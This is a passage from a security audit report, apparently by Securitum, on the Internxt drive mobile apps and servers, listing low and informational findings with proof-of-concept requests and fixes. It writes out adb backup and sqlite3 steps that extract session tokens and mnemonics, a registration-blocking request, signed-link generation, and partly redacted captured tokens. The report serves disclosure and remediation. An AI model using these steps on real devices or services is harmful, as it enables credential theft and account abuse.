
Request 1:

```
POST /v2/buckets/47a29c1fcca330e00142de16/files/start?multiparts=1 HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
authorization: […]
Content-Type: application/json; charset=utf-8
Content-Length: 38
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12

{"uploads":[{"index":0,"size":1}]}
```

Request 2:

```
POST /api/storage/file HTTP/1.1
internxt-version: 1.5.17
internxt-client: drive-mobile
authorization: […]
internxt-mnemonic: […]
Content-Type: application/json; charset=utf-8
Content-Length: 369
Host: drive.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12

{"file":{"fileId":"63175ab13ac2b50007cde84a","file_id":"63175ab13ac2b50007cde84a","type":"png","b
ucket":"47a29c1fcca330e00142de16","size":1,"folder_id":"58158687","name":"ONzgORtJ77qI28jDnr+GjwJ
n6xELsAEqsn3FKlKNYbHR7Z129AD/WOMkAChEKx6rm7hOER2drdmXmC296dvSXtE5y5os0XCS554YYc+dcCMj5z0wzzJ0xF8s
bd1FtSQ/Q/gpjyWLG4Q3xXtNhVgxfUuDVGYNfwtdwNQ=","encrypt_version":"03-aes"}}
```

As a result, 83237-bytes file was uploaded but the application declared that only one byte of the available space was used:




## LOCATION

Calculating size of the stored files.

## RECOMMENDATION

File size should be calculated on the server-side.

## [NOT FIXED][LOW] SECURITUM-226409-005: Blocking account registration

### STATUS AFTER RETEST

Out of scope.

### SUMMARY

The vulnerability was identified that can be exploited to block account registration using the particular e-mail address. The attack can be fully automated to block registration of many e-mail addresses.

### PREREQUISITES FOR THE ATTACK


None – vulnerability can be exploited by anonymous user.

### TECHNICAL DETAILS (PROOF OF CONCEPT)


The following request was sent:

```
POST /users HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
x-api-version: 2
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
Content-Length: 114

{"email":"dt1+intx300@securitum.pl","password":"3c88[…]69c0"}
```

As a result, it was not possible to register the account using dt1+intx300@securitum.pl e-mail address:




It was not possible to delete the account either:




## LOCATION

POST https://api.internxt.com/users

## RECOMMENDATION

It is recommended to block direct access to the bridge (see *SECURITUM-226409-014: Direct access to the bridge*). If the bridge access is necessary, no sensitive data/operation should be accessible by the users.

# [NOT FIXED][LOW] SECURITUM-226409-006: Using HTTP protocol

## STATUS AFTER RETEST

Out of scope.

## SUMMARY

It was found that unencrypted protocol (HTTP) is used to connect to hosts generating signed cloud links. An attacker who has access to the network traffic is able to read and modify exchanged data.

More information:

- https://owasp.org/www-community/attacks/Manipulator-in-the-middle_attack

## PREREQUISITES FOR THE ATTACK

Access to the unencrypted network traffic.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following example codes were identified:

bridge-master\lib\core\buckets\usecase.ts:

```
[…]
const farmerUrl = `http://${address}:${port}/v2/download/link/${shard.uuid}`;

await axios.get(farmerUrl).then(res => {
[…]
```

drive-mobile-master\src\@inxt-js\services\api.ts:

```
[…]
  sendShardToNode(shard: Shard, shardContent: Buffer): INXTRequest {
    const targetUrl =
`http://${shard.farmer.address}:${shard.farmer.port}/shards/${shard.hash}?token=${shard.token}`;
[…]
```

## LOCATION

Many occurrences of the vulnerability were detected. It is recommended to use the following search phrase on the source codes:

```
http://${
```

## RECOMMENDATION

It is recommended to use https protocol instead http. It is important to note that the server certificate should be properly validated when https protocol will be used.

## [NOT FIXED][LOW] SECURITUM-226409-007: Password stored in the keyboard cache

### STATUS AFTER RETEST

Out of scope.

### SUMMARY


It was found that the application password is stored in the keyboard cache. As a result, the password can be easily read by any person who has access to the phone.

### PREREQUISITES FOR THE ATTACK

Access to the unlocked phone.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

User's password displayed on the login screen (showing a password mode was enabled [eye icon]):




### LOCATION

The application for Android system.

### RECOMMENDATION

The keyboard cache should be disabled for any input fields processing sensitive data.

## [NOT FIXED][LOW] SECURITUM-226409-008: Sensitive data stored in the auto-generated screenshots

### STATUS AFTER RETEST

Out of scope.

### SUMMARY

When the application is running in the background, content of the current application window is saved as a screenshot. It may contain a sensitive data e.g. the user's password. Due to that, it increases the risk of this data leakage.


### PREREQUISITES FOR THE ATTACK

There are two prerequisites for the attacker to perform a successful attack:

- User has to put the application to the background when the screen contains a sensitive data,
- Attacker has to gain access to the saved screenshot, e.g. by physical access to the device.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

The auto-generated screenshot (on the list of the applications) containing the user's password:



## LOCATION

The applications for Android and iOS systems.

## RECOMMENDATION

Windows containing sensitive data should be protected. More information:

- https://developer.android.com/reference/android/view/WindowManager.LayoutParams#FLAG_SECURE
- https://developer.apple.com/documentation/uikit/app_and_environment/scenes/preparing_your_ui_to_run_in_the_background#3222195

## [NOT FIXED][LOW] SECURITUM-226409-009: Missing locking mechanism

### STATUS AFTER RETEST

Out of scope.

### SUMMARY

The applications do not implement the locking mechanism. If the user will not log out, any person who has access to the user's unlocked phone will be able to get an access to the user's files.

### PREREQUISITES FOR THE ATTACK

Access to the unlocked phone.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

N/A

### LOCATION

The applications for Android and iOS systems.

### RECOMMENDATION

It is recommended to implement a locking mechanism (e.g. PIN or biometrics).

## [NOT FIXED][LOW] SECURITUM-226409-010: Plaintext sensitive data stored on the files system

### STATUS AFTER RETEST

Out of scope.

### SUMMARY

It was found that sensitive data (e.g. session tokens, mnemonic) is stored as a plain text on the phone files system. It is important to note that after the user logging out, the data was still available. This increases risk of this data leakage.


### PREREQUISITES FOR THE ATTACK

Access to the phone files system (see *SECURITUM-226409-001: Remote Code Execution (RCE) on the user's phone*, *SECURITUM-226409-011: Access sensitive data using backup*).

### TECHNICAL DETAILS (PROOF OF CONCEPT)


The application for Android system:

```
/data/data/com.internxt.cloud/databases/RKStorage
```





The application for iOS system:

```
/var/mobile/Containers/Data/Application/{UUID}/Library/Application
Support/com.internxt.snacks/RCTAsyncLocalStorage_V1/manifest.json
```



```
/var/mobile/Containers/Data/Application/{UUID}/Library/Application
Support/com.internxt.snacks/RCTAsyncLocalStorage_V1/5d67f7e073f1c305bc3978efd6de71c0
```




## LOCATION

The application for Android and iOS systems.

## RECOMMENDATION

Any sensitive data should be encrypted. Key to decrypt data should be stored in the system keystore and should be available only after unblocking the device. It is also recommended to remove sensitive data from the device after the user logging out.

More information:

- https://developer.android.com/training/articles/keystore

# [NOT FIXED][LOW] SECURITUM-226409-011: Access sensitive data using backup

## STATUS AFTER RETEST

Out of scope.

## SUMMARY

The application for Android system allows to make a backup of the application files. This makes it much easier to access sensitive data (see *SECURITUM-226409-010: Plaintext sensitive data stored on the files system*) as the root access is not necessary.

## PREREQUISITES FOR THE ATTACK

Access to the unlocked phone.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following steps were taken to access sensitive data (e.g. session tokens, mnemonic) using backup:

```
$ adb backup -f backup.ab com.internxt.cloud
$ dd if=backup.ab bs=24 skip=1 > backup.zlib
$ zlib-flate -uncompress < backup.zlib > backup.tar
$ tar xf backup.tar
$ cd apps/com.internxt.cloud/db
$ sqlite3 ./RKStorage
$ sqlite> select * from catalystLocalStorage;
xToken|eyJhbGciOiJIUzI1NiJ9.ZHQxK2ludHgyMEBzZWN1cml0dW0ucGw.[…]
photosToken|eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJwYXlsb2FkIjp7InV1aWQiOiIw[…]
xUser|{"email":"dt1+intx20@securitum.pl","userId":"$2a$08$FVtnC9i1Imxae0Qsq1R7pu44Y9tMolyg2w/KEwW
UDcyF6sYkZeCd.","mnemonic":"step concert […] alone pluck",
[…]
```

## LOCATION

The application for Android system.

## RECOMMENDATION

The application for Android system should not allow to make a backup.

More information:

- https://developer.android.com/guide/topics/data/autobackup#EnablingAutoBackup

# Informational issues

# [IMPLEMENTED][INFO] SECURITUM-226409-012: Session token without expiration time

## STATUS AFTER RETEST

The recommendation has been implemented. An expiration time is added to the JWT tokens.

## SUMMARY

It was found that the mobile applications use session token without expiration time. In case of the token leakage, an attacker will gain permanent access to the session (see *SECURITUM-226409-003: Collecting JWT tokens for the future accounts*).

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following request was sent by the mobile application:

```
GET /api/user/refresh HTTP/1.1
Host: drive.internxt.com
internxt-client: drive-mobile
Connection: close
internxt-mnemonic: nothing cover […] raw online
internxt-version: 1.5.15
Accept: application/json, text/plain, */*
Accept-Language: pl-pl
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.YXVkeXRvcjcraW50ZXJueHQwMUBzZWN1cml0dW0ucGw.[…]
Accept-Encoding: gzip, deflate
User-Agent: Internxt/15 CFNetwork/1240.0.4 Darwin/20.5.0
```

The token was decoded to the following form:

```
{"alg":"HS256"}.audytor7+internxt01@securitum.pl.[...]
```

The token was just a signed email address without expiration time.

## LOCATION

Session management.

## RECOMMENDATION

Session token should have the expiration time.

# [NOT IMPLEMENTED][INFO] SECURITUM-226409-013: Sending credentials in URL

## STATUS AFTER RETEST

Out of scope.

## SUMMARY

It was found that the credentials (e-mail address and hash of the password) are sent as the query parameters. This is not recommended as the URL may be logged in the web server logs. Due to that, it increases the risk of this data leakage.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

The following request was observed (Settings -> Account -> Security):

```
GET /api/are-credentials-correct?email=dt1+intx20@securitum.pl&hashedPassword=146b[...]cfb2
HTTP/1.1
content-type: application/json; charset=utf-8
internxt-version: 1.5.17
internxt-client: drive-mobile
authorization: Bearer eyJh[…]0fVU
Host: drive.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
```

## LOCATION

https://drive.internxt.com/api/are-credentials-correct

## RECOMMENDATION

No sensitive data should be sent in the URL. The request body or headers should be used instead.

# [NOT IMPLEMENTED][INFO] SECURITUM-226409-014: Direct access to the bridge

## STATUS AFTER RETEST

Out of scope.

## SUMMARY

It was found that the internally-used bridge operations are publicly available. As it was shown, it may lead to the security vulnerabilities:

- SECURITUM-226409-002: Resetting bridge password of any user,
- SECURITUM-226409-003: Collecting JWT tokens for the future accounts (possibility to delete an account without access to the e-mail address),
- SECURITUM-226409-005: Blocking account registration (possibility to create only a bridge user).

Direct access to the internal bridge operations should be treat as a dangerous design decision. The identified vulnerabilities should be treated as the examples. There are available another internal operations (e.g. stripe, frames, contacts, buckets) that can lead to new vulnerabilities.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

N/A

## LOCATION

The bridge component.

## RECOMMENDATION

It is recommended to block direct access to the bridge operations that should be used internal-only (e.g. creating a bridge user).

# [NOT IMPLEMENTED][INFO] SECURITUM-226409-015: Direct access to the “contacts” hosts

## STATUS AFTER RETEST

Out of scope.

## SUMMARY

It was found that it is possible to connect to the internally-used “contacts” hosts that are used to generate signed links to the cloud storage. Such architecture may lead to the serious vulnerabilities (e.g. attacker may try to generate link to modify a shared resource). During the pentest, this potential vulnerability was not confirmed, however it is recommended to fully eliminate the risk of such attacks.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

Receiving the list of “contacts” hosts:

```
GET /contacts HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
x-api-version: 2
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
```

Part of the response:

```
[…]
{"address":"141.95.163.27","ip":"51.68.87.133","lastSeen":"2022-08-
30T05:22:49.700Z","port":46157,"protocol":"1.2.0-
INXT","reputation":5000,"responseTime":419.035257264512,"spaceAvailable":true,"userAgent":"8.7.2"
,"lastTimeout":"2022-02-
10T13:41:01.447Z","timeoutRate":0,"objectCheckNotRequired":true,"nodeID":"e63fd97995f96dc048f8877
3c0473ceb1fe6f1df"},{"address":"51.91.81.202","ip":"51.68.87.133","lastSeen":"2022-08-
30T05:22:48.523Z","port":47285,"protocol":"1.2.0-
INXT","reputation":5000,"responseTime":677.916526262814,"spaceAvailable":true,"userAgent":"8.7.2"
,"lastTimeout":"2022-02-
10T13:40:53.953Z","timeoutRate":0,"objectCheckNotRequired":true,"nodeID":"dbfc819b66bbe8f74b4612d
5a8cf4ec7523ef824"},
[…]
```

Generating a signed link to the resource:

```
GET /v2/upload-multipart/link/6c31b69b-[…]-98c3050aec47?parts=1 HTTP/1.1
Host: 51.91.81.202:47285
Connection: close
```

Response:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
```

```
Content-Type: application/json; charset=utf-8
Content-Length: 539
ETag: W/"21b-jz/Wi0Wy8zybVGj+aPjFsHk2FC0"
Date: Tue, 13 Sep 2022 08:39:44 GMT
Connection: close

{"result":["https://storage.de.cloud.ovh.net/sharddata.e63fd97995f96dc048f88773c0473ceb1fe6f1df/6
c31b69b-[...]-98c3050aec47?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=2fd3f30bebae4a9ab783f293278f16ba%2F20220913%2Fde%2Fs3%2Faws4_request&X-Amz-
Date=20220913T083944Z&X-Amz-Expires=900&X-Amz-
Signature=afd89c25f560a9048ad47c4b9b36ccfed0d55b6509a491df6958c126ded35f56&X-Amz-
SignedHeaders=host&partNumber=1&uploadId=OWJjZjk5OWYtZjU0MS00ZTk4LTlmZWItYTU3MjQ5MTFhNDEy"],"Uplo
adId":"OWJjZjk5OWYtZjU0MS00ZTk4LTlmZWItYTU3MjQ5MTFhNDEy"}
```

## LOCATION

The “contacts” hosts.

## RECOMMENDATION

It should not be possible to connect to the “contacts” hosts directly.

## [NOT IMPLEMENTED][INFO] SECURITUM-226409-016: Hashes comparison

### STATUS AFTER RETEST

Out of scope.

### SUMMARY

It was found that hash of the password sent by the user is comparted directly with the hash stored in the database. In a case of the database hashes leakage, it will be possible to login to the application without having to crack the hashes.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

Code from drive-server-master\src\app\routes\auth.ts:

```
[…]
    const hashedPass = this.service.Crypt.decryptText(req.body.password);

    if (hashedPass !== userData.password.toString()) {
      this.service.User.LoginFailed(req.body.email, true);
      throw createHttpError(401, 'Wrong email/password');
    }
[…]
```

### LOCATION

Storing hashes of the passwords in the database.

### RECOMMENDATION

The database should contain hashes of the values sent by the users. The value sent by the user should be hashed and compared with the value stored in the database. The above code should look like this:

```
[…]
    const hashedPass = this.service.Crypt.decryptText(req.body.password);

    if (some_hashing_algorithm(hashedPass) !== userData.password.toString()) {
      this.service.User.LoginFailed(req.body.email, true);
      throw createHttpError(401, 'Wrong email/password');
    }
[…]
```

## [NOT IMPLEMENTED][INFO] SECURITUM-226409-017: Lack of the warning about the risk associated with using jailbroken/rooted device

### STATUS AFTER RETEST

Out of scope.

### SUMMARY

The application does not inform the user about a risk associated with running the application on a jailbroken/rooted device. Using the application on such device increases the risk of an unauthorized access to the application's data.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

N/A

### LOCATION

The applications for Android and iOS systems.

### RECOMMENDATION

The application should detect jailbroken/rooted device and inform the user about the associated risk.

## [NOT IMPLEMENTED][INFO] SECURITUM-226409-018: Lack of the warning about the risk associated with using an unprotected device

### STATUS AFTER RETEST

Out of scope.

### SUMMARY

During the audit it was possible to install and use the application on the unprotected device – no passcode nor biometric protection was enabled. This increases risk of an unauthorized access to the application (see *SECURITUM-226409-009: Missing locking mechanism*).

### TECHNICAL DETAILS (PROOF OF CONCEPT)

N/A

### LOCATION

The applications for Android and iOS systems.

### RECOMMENDATION

The application should detect an unprotected device and inform the user about the associated risk.

# [NOT IMPLEMENTED][INFO] SECURITUM-226409-019: Zero-knowledge encryption policy violation

## STATUS AFTER RETEST

Out of scope.

## SUMMARY

According to the zero-knowledge encryption policy[3] no one, except the user, can access the user's data. However, it was noticed that it is possible to access and decrypt the user's files using only data sent to the Internxt servers. As a result, an internal attacker who has access to data sent between users and Internxt servers is able to decrypt users' files.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

### Case 1:

The following steps were taken to present the zero-knowledge encryption policy violation:

1) Pentester logged in as the dt1+intx21@securitum.pl using the application for iOS system.
2) Network traffic between the dt1+intx21 user and the Internxt servers were observed using the web proxy[4], the following requests, containing data needed do decrypt dt1+intx21 user's files, were observed:

**Request #1** - login request:

```
POST /api/access HTTP/1.1
Host: drive.internxt.com
Content-Type: application/json; charset=utf-8
Connection: close
Accept: */*
User-Agent: Internxt/15 CFNetwork/1240.0.4 Darwin/20.5.0
Content-Length: 250
Accept-Language: pl-pl
Accept-Encoding: gzip, deflate

{"email":"dt1+intx21@securitum.pl","password":"53616[…]ea2b","tfa":""}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 07 Sep 2022 15:21:42 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 4221
Connection: close
```


[3] https://help.internxt.com/en/articles/5387164-what-is-zero-knowledge-encryption
[4] https://portswigger.net/burp/documentation/desktop/tools/proxy/using

```
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src
'self' https: data:;frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src
'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
X-Request-Id: e33f829a-db09-4664-8aaa-0e7aa76f1815
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: sessionId
ETag: W/"107d-kbhTLLiCkdmKu0CvGrIYWF6FXLA"
Last-Modified: Wednesday, 07-Sep-2022 15:21:42 GMT
Cache-Control: no-store, no-cache

{"user":{"email":"dt1+intx21@securitum.pl","userId":"$2a$08$NA4.VEais.yhBeFhiAzTguqYTSpUlvSIgA7Zp
ELm47JysVw32UOMW","mnemonic":"5361[…]fb4e","root_folder_id":58874284,"name":"My","lastname":"Inte
rnxt","uuid":"a0a21360-769a-4a49-8213-56e6ef6558cd","credit":0,"createdAt":"2022-09-
07T15:18:15.000Z","privateKey":"ONzg[…]uLg=","publicKey":"LS0t[…]Cg==","bucket":"0069b5c36ec1c293
1a7fd825","registerCompleted":true,"teams":false,"username":"dt1+intx21@securitum.pl","bridgeUser
":"dt1+intx21@securitum.pl","sharedWorkspace":false,"appSumoDetails":null,"hasReferralsProgram":t
rue,"backupsBucket":null,"avatar":null,"emailVerified":false},"token":"eyJh[…]WfUI","userTeam":nu
ll,"newToken":"eyJh[…]Hcto"}
```

